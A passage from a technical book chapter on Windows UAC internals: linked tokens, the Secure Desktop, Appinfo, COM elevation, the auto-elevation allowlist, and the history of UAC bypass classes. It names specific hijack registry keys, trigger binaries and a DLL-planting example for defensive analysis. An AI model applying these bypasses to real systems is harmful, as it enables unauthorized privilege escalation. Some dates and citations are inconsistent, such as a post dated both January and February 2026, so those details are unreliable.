The second is the *filtered token*: a copy of the full token with all administrator-equivalent group SIDs marked `SE_GROUP_USE_FOR_DENY_ONLY`, all privileges except a small user-mode subset removed, and the integrity level reduced to Medium. The administrator group SIDs are not removed; they are marked deny-only so they still match deny ACEs but do not satisfy allow ACEs. The privileges are not zeroed; the powerful ones (`SeDebug`, `SeTakeOwnership`, `SeLoadDriver`, `SeAssignPrimaryToken`, and others) are dropped from the filtered token entirely.

The third is the *linked relationship*: the LSA stamps each token with a reference to the other via the `TokenLinkedToken` information class, so that a holder of the filtered token can, with the right privileges, retrieve a handle to the dormant full token by calling `NtQueryInformationToken(filteredToken, TokenLinkedToken, &linkedToken, ...)` [999].

The filtered token then becomes the primary access token of the user's interactive shell (`explorer.exe`). Every process the user launches by clicking, by `Win+R`, by typing in a console, inherits the filtered token as its primary token. The dormant full token sits in the LSA, addressable through `TokenLinkedToken`. The verbatim Microsoft Learn statement is exact: "When an administrator logs on, two separate access tokens are created for the user: a standard user access token and an administrator access token" [999].

The linked-token construction, fully verbalized. The causal chain starts at interactive logon, not at the later consent prompt. The user authenticates, LSA resolves group membership, and Windows discovers that the account belongs to an administrator-equivalent group while Admin Approval Mode is enabled. LSA

first builds the full administrator token: administrator SIDs enabled, powerful privileges present, High IL. It then derives a filtered token: administrator SIDs remain present but become deny-only, powerful privileges are removed, and the mandatory label becomes Medium. Finally, LSA records the relationship between the two tokens with `TokenLinkedToken`. The filtered token is assigned to `explorer.exe`, making it the ancestor of the user's ordinary process tree. The full token remains dormant, reachable only through the elevation broker path. Therefore a later prompt is not a token factory; it is a request to use the already-linked full token for a new process.

The TokenElevationType API surface

Three values of the `TOKEN_ELEVATION_TYPE` enumeration describe what state the current process is in [1019].

- `TokenElevationTypeDefault` (1): no split-token policy is in effect for this token. This is the legacy case (`EnableLUA=0`) or the case where the user is not a member of any administrators-equivalent group at all. The single token *is* the only token, and no linked token exists. On a default consumer or enterprise Windows 11 install with an admin account, this value is rare.
- `TokenElevationTypeFull` (2): the current process is running with the unfiltered admin token. Admin Approval Mode is in force; this process either was launched via elevation (and holds the linked full token) or was created in a context where the filtered/full distinction is collapsed (some service contexts).
- `TokenElevationTypeLimited` (3): the current process is running with the filtered token, Admin Approval Mode is in force, and a dormant full token exists. This is the typical state of an interactive admin shell on Windows 11.

> ▪ **NOTE** `TokenElevationTypeDefault` (value 1) is the legacy or domain-controller case in which `EnableLUA=0` and the user has no filtered token at all. On a default consumer Windows install, administrators are always `TokenElevationTypeLimited` or `TokenElevationTypeFull`, never `Default`. The `Default` case is what reverting `EnableLUA` to 0 produces, and it is the configuration the closing misconceptions section warns against.


What the consent prompt actually does

The behavior of the consent prompt now resolves to a single operation, and the operation is not "elevate." When the user invokes "Run as administrator" on a binary, the shell calls `ShellExecuteEx` with the `"runas"` verb [1020]. The Application Information service (the `LocalSystem` broker examined later in this chapter) receives

the request via RPC. Appinfo, running as `LocalSystem`, retrieves the linked full token of the calling user via `TokenLinkedToken`. Appinfo shows the consent prompt on the Secure Desktop. If the user clicks "Yes," Appinfo creates a new process using the full token as the new process's primary token, using the privileges Appinfo holds because it is `LocalSystem` [1000].

The bits that move are the kernel-level handle for the new process and the assignment of the linked token as that process's primary token. The bits the prompt itself moves are zero. The prompt is the consent surface; the token swap is the primitive.

> ▸ **KEY IDEA** The consent prompt does not create authority. It uses authority that was already constructed at logon and held dormant in the linked token. The same primitive can move bits without the prompt. That is exactly what auto-elevation does.



The consent prompt does not create authority — it authorises reuse of the full token minted at logon.

Figure 23.2: The split-token elevation flow. At logon LSASS mints the High-IL full token (held dormant) and the Medium-IL filtered token, joined by TokenLinkedToken; at elevation explorer.exe's runas RPC reaches Appinfo, consent.exe confirms on the Winlogon Secure Desktop, and Appinfo's RAiLaunchAdminProcess path spawns a new High-IL process under the same dormant full token. No new token is minted at prompt time.

> Split-token administrator in UAC just means MS get to annoy you with prompts unnecessarily but serves very little, if not zero security benefit.: James Forshaw, *Reading Your Way Around UAC (Part 1)*, Tyranid's Lair, May 2017

Forshaw's 2017 critique is the load-bearing observation that frames the rest of the chapter [1011]. Even with the elegant split-token policy in place, there is a structural problem the design did not solve. The filtered token and the linked token share the *same user SID*. They write to the *same* `%USERPROFILE%`. They consult the *same* `HKCU` *registry hive*. They live in the *same logon-session LUID*. From an integrity-isolation point of view, the two tokens are bounded against each other; from an identity-isolation point of view, they are the same user.

That shared-identity property is what made the bypass-research industry possible, and what Administrator Protection finally attacks in 2024. We will return to it. First, let us tour the rest of the stack the consent prompt sits on. If Appinfo is the SYSTEM-trusted broker that does the token swap, where does it live? And what stops malware from spoofing the consent prompt itself?

The full UAC stack on a modern Windows box

The reader now knows the four load-bearing primitives, but a real elevation is not a single API call. It is a pipeline with different trust decisions at different layers. The shell decides *what* the user asked for. Appinfo decides whether the target qualifies for elevation and which prompt path applies. The Secure Desktop decides where the consent UI can safely receive input. The token manager decides which primary token the new process will receive. Auto-elevation adds one more branch: for a narrow set of Microsoft-signed maintenance binaries, Appinfo can create the High-IL process without rendering consent at all.

The important habit is to keep those layers separate. A spoofed dialog is a Secure Desktop problem. A missing linked token is an LSA/token problem. A failed `runas` verb is an Appinfo or policy problem. A registry-hijack bypass is usually not a prompt problem at all; it is a post-elevation behavior problem in an auto-elevated binary. This section walks the modern stack in the order a request actually travels: desktop isolation first, broker second, activation surface third, allowlist last.

The Secure Desktop, not Session 0

> ◆ **DEFINITION — SECURE DESKTOP** A separate desktop object at the Object-Manager path `\Sessions\<n>\Windows\WindowStations\WinSta0\Winlogon`, within the user's interactive session, on which `consent.exe` runs the UAC prompt. Isolated from the user's `Default` desktop by Object-Manager DACL and the `SwitchDesktop` API.

When you click "Run as administrator" and the screen dims and the prompt appears, the screen dims because you have just been switched to a different *desktop*. Not a different session, not Session 0, not a different window station. A different desktop within the same window station, accessed through the `SwitchDesktop` API [1000].

The Object-Manager path is exact. Inside the user's interactive session (Session 1 if the user is the first interactive logon, higher numbers for subsequent users), there is a window station named `WinSta0`. Inside `WinSta0` there are several desktop objects: `Default` (where the user's normal interactive processes paint), `Winlogon` (where `consent.exe` runs the prompt), and `Disconnect` and `Screen-saver` for related uses. The full path of the Secure Desktop is `\Sessions\<n>\Windows\WindowStations\WinSta0\Winlogon`.

The `Winlogon` desktop is protected by an Object-Manager DACL that the user's normal interactive processes (running on `Default`) cannot open for `DESKTOP_CREATEWINDOW` or `DESKTOP_HOOKCONTROL`. A Medium-IL malware process on `Default` cannot draw into the `Winlogon` desktop, cannot enumerate its windows, and cannot send messages to them. The OS performs the desktop switch in `win32k.sys` and renders `consent.exe`'s window on the new desktop with a snapshot of the previous desktop as a dimmed background, so the user has visual continuity but `consent.exe` is the only process accepting input [1000].

▪ **ANTI-CONFUSION — THE SECURE DESKTOP IS NOT IN SESSION 0** The Secure Desktop is *not* in Session 0. Session 0 Isolation is a different Vista feature that moved all Windows services off the interactive desktop into a non-interactive session (Session 0), separately from the per-user interactive sessions (Sessions 1, 2,...). The Secure Desktop is *within* the user's interactive session: a different desktop object inside the same window station, not a different session. The two features ship together in Vista and are constantly confused, because they are both 2006-era hardening primitives. They are architecturally independent: Session 0 Isolation prevents services from drawing on the user's desktop, and the Secure Desktop prevents the user's processes from drawing on the prompt's desktop. Conflating them mis-describes how either one works. Session 0 Isolation is its own topic; this chapter treats only the Secure Desktop.

Definition: Session 0 Isolation. A separate Vista feature, architecturally independent of the Secure Desktop, that moved all Windows services off the interactive desktop and into Session 0. The two features ship together in Vista and are constantly confused, but they live at different layers of the Object Manager hierarchy.

The WinSta0 hierarchy, in one pass. `Default` hosts ordinary application windows; `Winlogon` hosts logon, lock, credential, and UAC consent UI. A UAC prompt switches

the active desktop from `Default` to `Winlogon` inside the same `WinSta0`, not to Session 0. Default-desktop processes lack the rights needed to draw, hook, or send messages there; the dimmed background is only a visual affordance.

The Secure Desktop addresses UI spoofing and input injection against the prompt itself. It does not address whether elevation can happen *without* a Secure Desktop prompt; that is the territory of the auto-elevation allowlist and of the bypass-research record, both below.

The application information service (Appinfo)

> ◆ **DEFINITION — Application Information service (Appinfo)** The SYSTEM-trusted Windows service (`appinfo.dll`, hosted in `svchost.exe`, runs under `LocalSystem`) that mediates the token swap between filtered and linked tokens at elevation time. Required service: "Run as administrator" fails without it. The modern process-creation entry point is `RAiLaunchAdminProcess`.

Every UAC elevation on Windows goes through one service: Appinfo (display name "Application Information"). Its image is `C:\Windows\System32\appinfo.dll`, loaded into a shared `svchost.exe` host process, running as `LocalSystem` [1000].

The job is single-purpose: be the SYSTEM-trusted broker that performs the token swap. A Medium-IL caller cannot, by definition, create a process holding a token the caller does not possess. Creating a process under a token with privileges the caller lacks requires two privileges Medium-IL filtered admin tokens do not hold: `SeAssignPrimaryTokenPrivilege` and `SeIncreaseQuotaPrivilege`. `LocalSystem` has both [1000]. The broker therefore has to run as `LocalSystem`, and that is what Appinfo is for.

The modern entry point on Appinfo's RPC interface is `RAiLaunchAdminProcess`, documented verbatim in Forshaw's February 2026 Project Zero post on Administrator Protection [1018]. The Medium-IL caller invokes `ShellExecuteEx` with `"runas"`; the shell marshalls the request across to Appinfo's RPC handler; Appinfo retrieves the caller's `TokenLinkedToken`; if a prompt is needed, Appinfo shows `consent.exe` on the Secure Desktop; if the user clicks "Yes," the `RAiLaunchAdminProcess` path creates the new process under the linked full token.

Disable Appinfo and "Run as administrator" returns an error. It is the single point of trust in the elevation pipeline, which is exactly why the bypass-research industry pays attention to it: anything that can trick Appinfo into auto-elevating an attacker-influenced binary, without the consent prompt, becomes a fileless UAC bypass of the registry-hijack class examined below.

Two activation surfaces

> **Two activation surfaces, two attack surfaces.** When you say "elevate a thing," the operating system understands *two* distinct primitives, not one. `ShellExecuteEx "runas"` is whole-process elevation: the OS launches a new process and runs the entire process at High IL. The COM Elevation Moniker is per-object elevation: the OS spins up an isolated `dllhost.exe` that exposes exactly one COM CLSID's methods at High IL while the caller stays at Medium. The bypass-research literature attacks these two surfaces in very different ways. Conflating them misdescribes both the attack surface and the fix surface.

The first activation surface is `ShellExecuteEx` with the `"runas"` verb. The OS launches `consent.exe`, asks the user, and if approved, Appinfo creates a brand-new process under the caller's linked full token. The new process is High-IL for its entire lifetime, with the entire administrator privilege set and all the admin group SIDs enabled. The Windows Explorer "Run as administrator" context menu uses this verb. So does any program that calls `ShellExecuteEx` and sets the `lpVerb` member of `SHELLEXECUTEINFO` to the string `"runas"` [1020]. Do not confuse this with `runas.exe /trustlevel`, which is SAFER / trust-level machinery rather than Explorer's elevation verb.

> ◆ **DEFINITION — COM Elevation Moniker** A COM activation surface (`Elevation:Administrator!new:{CLSID}`) that asks the OS to instantiate a single COM out-of-process server in a new elevated `dllhost.exe`, exposing only that one CLSID's methods at High IL. Per-object elevation, distinct from `ShellExecuteEx "runas"` whole-process elevation.

The second activation surface is the COM Elevation Moniker. A Medium-IL caller invokes `CoGetObject` (or `CoCreateInstance` via a moniker) with the display name `"Elevation:Administrator!new:{CLSID}"` (or `"Elevation:Highest!new:{CLSID}"`). This asks the OS to instantiate a *single COM out-of-process server* in a new elevated `dllhost.exe` host process, exposing only that one CLSID's methods at High IL. The caller stays at Medium. Only the COM object's host process is elevated, and only for the lifetime of the object [980].

The semantics are deliberately narrow. The COM Elevation Moniker requires the target CLSID to opt in via two registry values under `HKCR\CLSID\{CLSID}`: `Elevation\Enabled = 1` and an `LocalizedString` value that names the elevation prompt's display string. Not every COM class is moniker-eligible; the registry enables elevation per CLSID.

Property	`ShellExecuteEx "runas"`	COM Elevation Moniker
Granularity	Whole process	One COM object
Lifetime	Entire process lifetime	Object lifetime only
Caller IL after	Caller stays Medium; new process High	Caller stays Medium
New process	Target executable	`dllhost.exe` host
Authority surface	All admin SIDs and privileges, broad	Methods of one CLSID, narrow
Typical use	"Run as administrator" context menu, MSI installers	Programmatic file copy, Wmi management, registry edits
Primary canonical bypass class	DLL-search-order against the new process	Auto-elevated COM behavior abuse

The distinction matters because most of the canonical UAC bypasses do not touch `ShellExecuteEx "runas"` at all. Leo Davidson's December 2009 essay attacked the COM Elevation Moniker by invoking the `IFileOperation` COM class (auto-elevation-eligible, registered under the right CLSID) from a Medium-IL caller, and using its `CopyItem` method to overwrite a system file at High IL [1021][1022]. The `ICMLuaUtil` and `IColorDataProxy` interfaces follow the same shape: a Medium-IL caller instantiates an auto-elevatable COM class via the moniker, and then calls a method on the High-IL object that performs an attacker-chosen action [954].

Both surfaces share the same backend: Appinfo brokers the token swap, and `RAiLaunchAdminProcess` (or its COM equivalent) creates the new process. The difference is whether the elevated child is a whole new process (broad authority for a long time) or a COM object's host (narrow authority for a single activation). The bypass-research literature exploits the second class far more than the first, because the second class exposes a narrower, more abusable *behavioral* surface: the CLSID's methods.

The auto-elevation allowlist

Vista's prompt fatigue was a usability disaster. Beta reviewers described users clicking through three or four prompts per common task. Windows 7, shipped in October 2009, tried to cut the noise by quietly elevating a curated set of Microsoft-signed binaries with no prompt at all. That single decision shaped the next fifteen years of UAC bypass research, because every "bypass" you have ever read about lives inside the gap between *which binary* gets elevated and *what the binary does after elevation*.

◆ **DEFINITION — AUTO-ELEVATION ALLOWLIST** The set of Microsoft-signed binaries in trusted system directories on Appinfo's internal allowlist that elevate without a consent prompt. Four gating conditions: `autoElevate=true` manifest element, Microsoft Authenticode signature, trusted directory path, and an internal Appinfo allowlist entry enforced inside `appinfo.dll`.

The manifest element is a single string. Inside the application's side-by-side manifest, under the `<trustInfo>` / `<security>` / `<requestedPrivileges>` element, the binary asserts `<autoElevate>true</autoElevate>` [1023]. That assertion was discovered and publicly documented by independent UK developer Leo Davidson in December 2009 [1021].

The `autoElevate=true` manifest assertion is *necessary but not sufficient*. Appinfo enforces three additional gating conditions before honoring an auto-elevation request [1021].

1. The binary must carry a valid Authenticode signature chained to a Microsoft root certificate.
2. The binary's path must reside under a trusted system directory, in practice `%SystemRoot%\System32` or `%SystemRoot%\SysWOW64` (or the localized variants for non-English locales).
3. The binary's name must appear on an internal allowlist enforced in code in `appinfo.dll`, not in any user-visible policy file.

The fourth gate (the internal allowlist) is the one that surprises practitioners. A binary can be Microsoft-signed, located in `System32`, and carry `autoElevate=true` in its manifest, and Appinfo can still refuse to auto-elevate it, because the binary's name is not on the hard-coded allowlist inside `appinfo.dll`. There is no public Microsoft-published file enumerating the allowlist; the practical way to approximate it operationally is to scan manifests, verify signatures and paths, and cross-check which binaries actually auto-elevate. Reverse engineering, ETW/Procmon traces, and service behavior can all refine that list; `autoElevate=true` alone is only a candidate signal.

Four gating conditions. Three of them constrain *which binary* gets elevated. None of them constrain *what the binary does after elevation*. The fourth gap, the behavioral one, is the space the bypass-research industry has occupied for fifteen years. That is the subject of the next section.

Twenty years of bypass research as empirical test

The bypass material in this section is gap analysis, not a tutorial. It names public classes, historical exemplars, and architectural failure modes so defenders can reason about what the integrity stack does not cover; it intentionally avoids turnkey procedures, payloads, or operational instructions.

In February 2007, thirteen days after Vista's consumer launch, Mark Russinovich published a TechNet Blogs post titled *PsExec, User Account Control and Security Boundaries*. The post walked through a quirk of how PsExec's `-l` switch interacted with restricted tokens on Windows XP, used the walkthrough to introduce Vista's integrity-level model, and then dropped a single sentence the entire later debate would rest on [1001].

> Neither UAC elevations nor Protected Mode IE define new Windows security boundaries... potential avenues of attack, regardless of ease or scope, are not security bugs.: Mark Russinovich, *PsExec, User Account Control and Security Boundaries*, TechNet Blogs, February 12, 2007

That sentence, in the public record from week one, is the architectural reason the canonical UAC-bypass classes discussed here were generally treated as non-boundary issues rather than serviced security vulnerabilities. The bypass-research literature is the empirical proof of the disclaimer, not a counterargument to it. Three durable bypass classes carry the empirical weight.

The `ms-settings` / `DelegateExecute` registry-hijack class

The first durable class is the registry-hijack bypass of auto-elevated binaries. As gap analysis, the mechanism is this: some auto-elevated Microsoft binaries historically resolved file-extension, URL-protocol, or shell-handler state through `HKCR`; `HKCR` overlays per-user `HKCU\Software\Classes` before machine-wide `HKLM\Software\Classes`. The architectural gap is that a Medium-IL user can influence the per-user side of that lookup, while the elevated binary consumes the resolved handler after Appinfo has already granted High IL. The result is Medium-to-High influence through user-writable configuration, not a direct MIC write-up violation [982] [1024].

The first public canonical demonstration was Matt Nelson's August 15, 2016 post *Fileless UAC Bypass Using eventvwr.exe and Registry Hijacking*, published under the handle `enigma0x3`. Historically, Event Viewer auto-elevated because of its manifest and then resolved an `mscfile` handler through a lookup path that could be influ-

enced from the user's hive. The technique required no dropped executable beyond the user-writable registry state; that is what *fileless* means in this context [982].

Nelson productised the class through 2017. The March 14, 2017 *Bypassing UAC Using App Paths* post generalized to `HKCU:\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe`, exploited by `sdclt.exe` [1025]. The March 17, 2017 *'Fileless' UAC Bypass Using sdclt.exe* post showed a fileless variant of the same attack using the `IsolatedCommand` REG_SZ value on `HKCU:\Software\Classes\Folder\shell\open\command`, with `sdclt.exe /KickOffElev` as the trigger [1026]. The same post referenced WikiLeaks's March 2017 Vault7 disclosures, in which the CIA's "Vault7" cache contained operationalised versions of the technique, confirming nation-state adoption of the bypass class [1026].

The fodhelper variant was published on May 12, 2017 by winscripting.blog, in the post *First entry: Welcome and fileless UAC bypass* (`winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/`); it abuses `HKCU\Software\Classes\ms-settings\shell\open\command`. It is a separate researcher's contribution, not part of Nelson's series, and is anchored by UACMe Method 33 (credited to winscripting.blog) and MITRE ATT&CK T1548.002 [954][1024].

The registry-hijack causal path, fully verbalized. The defensible way to read this class is as a data-flow bug across a non-boundary, not as a recipe. The Medium-IL user can write per-user shell-association state under `HKCU` because that hive belongs to the user. An auto-elevated Microsoft binary later starts at High IL because Appinfo's gates evaluate the binary, signature, path, manifest, and allowlist entry, not every registry lookup the binary will perform after launch. When the elevated binary resolves a handler through `HKCR`, Windows overlays `HKCU\Software\Classes` ahead of `HKLM\Software\Classes`. If the binary consumes the per-user mapping after elevation, Medium-originated configuration influences High-IL behavior. MIC is not violated: the lower process never wrote directly to a High-IL object. UIPI is not involved: no window message crossed upward. The gap is the access-control versus information-flow gap: High reads or trusts state that Low or Medium was allowed to prepare.

Microsoft's response to the eventvwr bypass was to ship a fix in the Windows 10 Creators Update (1703) that made `eventvwr.exe` not consult the registered association the technique exploited. The fix was *technique-specific*, not class-specific: the `ms-settings` (fodhelper), App Paths (sdclt), and `IsolatedCommand` (sdclt) variants remained exploitable through subsequent Windows 10 builds and into Windows 11 [954][1024]. Those examples fit the non-boundary doctrine Russinovich stated in 2007:

UAC bypasses of this shape are compatibility and hardening work unless they violate a serviced boundary or feature goal [1001][301].

The DLL-search-order class

The second durable class is the DLL-search-order attack against auto-elevated binaries. Mechanism: an auto-elevated binary calls `LoadLibrary` on a DLL name resolved via the standard Windows search order: the application directory, the system directory, the current directory, the `PATH` environment variable, and so on. If any path on that search order earlier than the legitimate one is writable by the Medium-IL caller, the caller can plant an attacker DLL at that path. When the auto-elevated binary loads the legitimate name, the search order returns the attacker's DLL first, and the DLL is loaded at the binary's elevated IL [1021].

The foundational canonical example is the December 2009 Leo Davidson essay *Windows 7 UAC whitelist: Code injection issue (and more)*. Davidson demonstrated that `sysprep.exe` (Microsoft-signed, in `System32`, auto-elevation-allowlisted) loads `cryptbase.dll` from its application directory before the system directory. The bypass uses auto-elevating file-copy behavior to plant a malicious `cryptbase.dll` into the trusted `System32\sysprep` directory, then triggers the in-place `sysprep.exe`; the trusted-path binary loads the attacker's DLL into a High-IL process [1021]. The same essay introduced the `IFileOperation` COM-object technique that founded the COM-object behavior-abuse class examined below, making the December 2009 Davidson essay the single most-cited primary in the entire UAC bypass literature.

Coverage in the trade press confirmed the class's significance immediately. In February 2009, *The Register* reported on a related Long Zheng / Rafael Rivera disclosure that demonstrated piggybacking on auto-elevation via `rundll32.exe` [1027], establishing that the auto-elevation surface had been understood as exploitable from the moment Windows 7 shipped.

Microsoft's mitigations against the DLL-search-order class have been incremental. `SafeDllSearchMode` was made the default in Windows XP SP2 and reshuffled the search order so the application directory came before the current directory. The `LOAD_LIBRARY_SEARCH_*` flags (introduced in Windows 8 and backported to Vista and 7 via update KB2533623) let applications opt into stricter search behavior. Side-by-side manifest pinning and the `KnownDLLs` mechanism shrink the surface further. All of these are application-author opt-ins; an auto-elevated binary that does not use them remains exploitable, and UACMe's catalog of 70+ methods includes numerous DLL-search-order entries across Windows versions [954].

The auto-elevated COM-object behavior-abuse class

The third durable class abuses the *behavior* of auto-elevation-eligible COM classes. Mechanism: a COM class registered as auto-elevation-eligible (the `IFileOperation` / `ICMLuaUtil` / `IColorDataProxy` family historically, then the explicit `COMAutoApprovalList` registry surface introduced in Windows 10 RS1 / build 14393 in August 2016) can be instantiated High-IL by a Medium-IL caller via the COM Elevation Moniker. Once instantiated, the High-IL object exposes methods (file copy, registry write, executable launch) that perform actions at High IL using whatever parameters the caller passes [1021][1022].

Davidson's `IFileOperation` proof of concept from December 2009 is the canonical example. A Medium-IL caller instantiates `IFileOperation` via the COM Elevation Moniker. The resulting `dllhost.exe` runs at High IL and exposes `IFileOperation::CopyItem` and related methods. The caller invokes `CopyItem("evil.dll", "C:\\Windows\\System32\\")`. The High-IL `dllhost.exe` performs the copy, because the High-IL token has write access to `%SystemRoot%\System32`. The caller has now planted a DLL in `System32` without ever holding a High-IL token itself [1021][1022].

The `COMAutoApprovalList` era began in August 2016 with the Windows 10 Anniversary Update (RS1, build 14393). Microsoft added a dedicated registry surface at `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UAC\COMAutoApprovalList` enumerating which CLSIDs `consent.exe` would auto-elevate without a prompt. The change was unannounced: there is no Microsoft-published security bulletin naming the introduction. The community anchor is UACMe Method 49, whose fix-note carries the verbatim "Side effect of consent.exe COMAutoApprovalList introduction" against the `TpmInit.exe ICreateNewLink` technique, dated to RS1 / build 14393 [954]. Method 27 captures the subsequent narrowing in RS3 (Insider build 16199), when Microsoft removed the `UninstallStringLauncher` interface from the list.

Class	Mechanism	Canonical research	Microsoft response
Registry-hijack (DelegateExecute)	Auto-elevated binary resolves user-writable HKCU handler	Nelson, eventvwr Aug 2016; sdclt and fodhelper 2017	Patched individual binaries; treated as hardening / non-boundary issues in this lineage
DLL-search-order	Auto-elevated binary loads attacker DLL via standard search path	Davidson, December 2009 (sysprep + cryptbase)	`SafeDllSearchMode`, `LOAD_LIBRARY_SEARCH_*`, KnownDLLs; shrunk but not eliminated

Class	Mechanism	Canonical research	Microsoft response
Auto-elevated COM behavior	Medium-IL caller invokes High-IL methods via moniker	Davidson, December 2009 (IFileOperation); COMAutoApprovalList RS1 Aug 2016	Curated allowlist; entries added or removed in feature updates without CVEs

The doctrine and the aha

The two distinct 2007 sources need precise attribution, because the citation chain is the load-bearing artifact of the entire UAC-as-not-a-boundary argument.

> **Citation chain for the 'not a boundary' doctrine.** The verbatim "Neither UAC elevations nor Protected Mode IE define new Windows security boundaries" sentence lives in the *PsExec, User Account Control and Security Boundaries* TechNet Blogs post by Mark Russinovich, dated February 12, 2007 [1001]. The architectural reference that most practitioners cite, *Security: Inside Windows Vista User Account Control*, was published in the June 2007 issue of *TechNet Magazine* and is the canonical reference for the integrity model, file/registry virtualization, and the elevation pipeline [1000]. The architectural article does not contain the "not a security boundary" sentence; the February blog post does. Conflating the two is a citation error and gives the wrong impression of when Microsoft committed to the boundary classification.

The Microsoft Security Response Center's published servicing criteria define a security boundary as one that "provides a logical separation between the code and data of security domains with different levels of trust" [301]. The same page says servicing normally requires both a boundary-or-feature-goal violation and severity that meets the servicing bar [301]. For original UAC, the canonical public confirmation of the classification remains Russinovich's February 2007 sentence above: UAC elevation was a security feature and compatibility mechanism, not a Windows security boundary [1001].

Forshaw's January 2026 Project Zero post on Administrator Protection reads the doctrine clearly in retrospect: "due to the way it was designed, it was quickly apparent it didn't represent a hard security boundary, and Microsoft downgraded it to a security feature" [1018]. Forshaw's "downgraded" wording is useful retrospective shorthand, but Russinovich's February 2007 post shows the public classification from the start: UAC elevation was a security feature, not a Windows security boundary, from the moment it shipped. The reclassification in November 2024 was a *re-promotion* with new architecture, not a fix to the old architecture.

> **Twenty years of bypasses confirm the disclaimer, not refute it.** The twenty-year UAC bypass-research record is empirical confirmation, not counterargument, of Russinovich's 2007 disclaimer. Microsoft generally did not service the canonical bypass classes as security vulnerabilities because Russinovich had already said in writing that the consent prompt was a feature, not a boundary. The bypass record is the proof that the disclaimer was honest from week one.

For the Windows administrator who has watched the bypass-research industry produce a new fileless bypass every six to twelve months, the aha is now narrower and cleaner: those bypasses map the access-control versus information-flow gap in a backward-compatible OS. The empirical record from 2009 forward (Davidson, Nelson, hfirefox, Forshaw) is the cumulative confirmation that the disclaimer was honest.

If MIC, UIPI, and the split-token model are sound primitives, and the bypasses do not violate Microsoft's own classification of them, what are the actual theoretical limits of integrity-level systems? What can MIC and UIPI never do, by design?

Theoretical limits: What MIC and UIPI cannot do, by design

The 2007 disclaimer was not just an admission of weakness. It was an accurate statement of the theoretical limits of any access-control primitive in a backward-compatible operating system. The bypass-research industry of 2009 to 2026 has empirically traced out those limits one technique at a time, and a careful reading of the theory tells us why the trace looks the way it does.

This section is the conceptual guardrail against overclaiming. MIC can answer a local access question: may this token perform this operation on this object right now? UIPI can answer a local UI question: may this sender deliver this mutating message to that higher-IL window right now? Neither primitive can answer the global question that defenders often wish they answered: will any future High-IL component consume state that a lower-IL component was allowed to prepare? That global question is information-flow, invocation, and program-behavior analysis, not simple access control. The theory matters because it explains why the bypass classes cluster around readers, brokers, COM objects, handler resolution, and search order rather than around direct writes through MIC.

Biba 1977 and the three rules

The integrity model MIC partly echoes Kenneth J. Biba's 1977 MITRE technical report MTR-3153 [1007][1007]. Biba's model is the integrity-side mirror of the better-

known Bell-LaPadula confidentiality model [1006][1006]: where Bell-LaPadula's "no read up" prevents confidentiality leaks, Biba's "no write up" prevents integrity contamination. The Biba model defines three rules.

- **Simple Integrity Property** (*no read down*): a subject at integrity level I_s cannot read an object at integrity level $I_o < I_s$. A High-IL subject cannot read Low-IL data, because Low-IL data may have been written by an untrusted source and might contaminate the subject's state.
- **Star Integrity Property** (*no write up*): a subject at integrity level I_s cannot write an object at integrity level $I_o > I_s$. A Low-IL subject cannot write to a High-IL object, because the Low-IL subject's writes would degrade the High-IL object's integrity.
- **Invocation Property**: a subject at integrity level I_s cannot invoke (call, request services from) a subject at integrity level $I_o > I_s$. A Low-IL caller cannot ask a High-IL server to perform an action on the caller's behalf, because the High-IL server would then act on Low-IL inputs.

MIC implements the Star Integrity Property as the *default* `NO_WRITE_UP` policy. Every object that does not explicitly request a different policy is protected against lower-IL writes [964][974]. That is the one Biba rule MIC actually enforces.

MIC does *not* implement Biba's Simple Integrity Property at all. There is no `NO_READ_DOWN` policy in the `winnt.h` mandatory-label-policy enumeration. The opt-in `NO_READ_UP` bit MIC exposes points the other way: it stops a *lower*-IL subject from reading a *higher*-IL object, which is structurally Bell-LaPadula's Simple Security Property (no read up for confidentiality) repurposed onto an integrity SID rather than a confidentiality label [1006][974]. By default, MIC does not block a Low-IL process from reading a High-IL file, though the DACL still must grant the read. This is the design choice Forshaw's *Reading Your Way Around UAC* series turned into a research program in 2017 [1011].

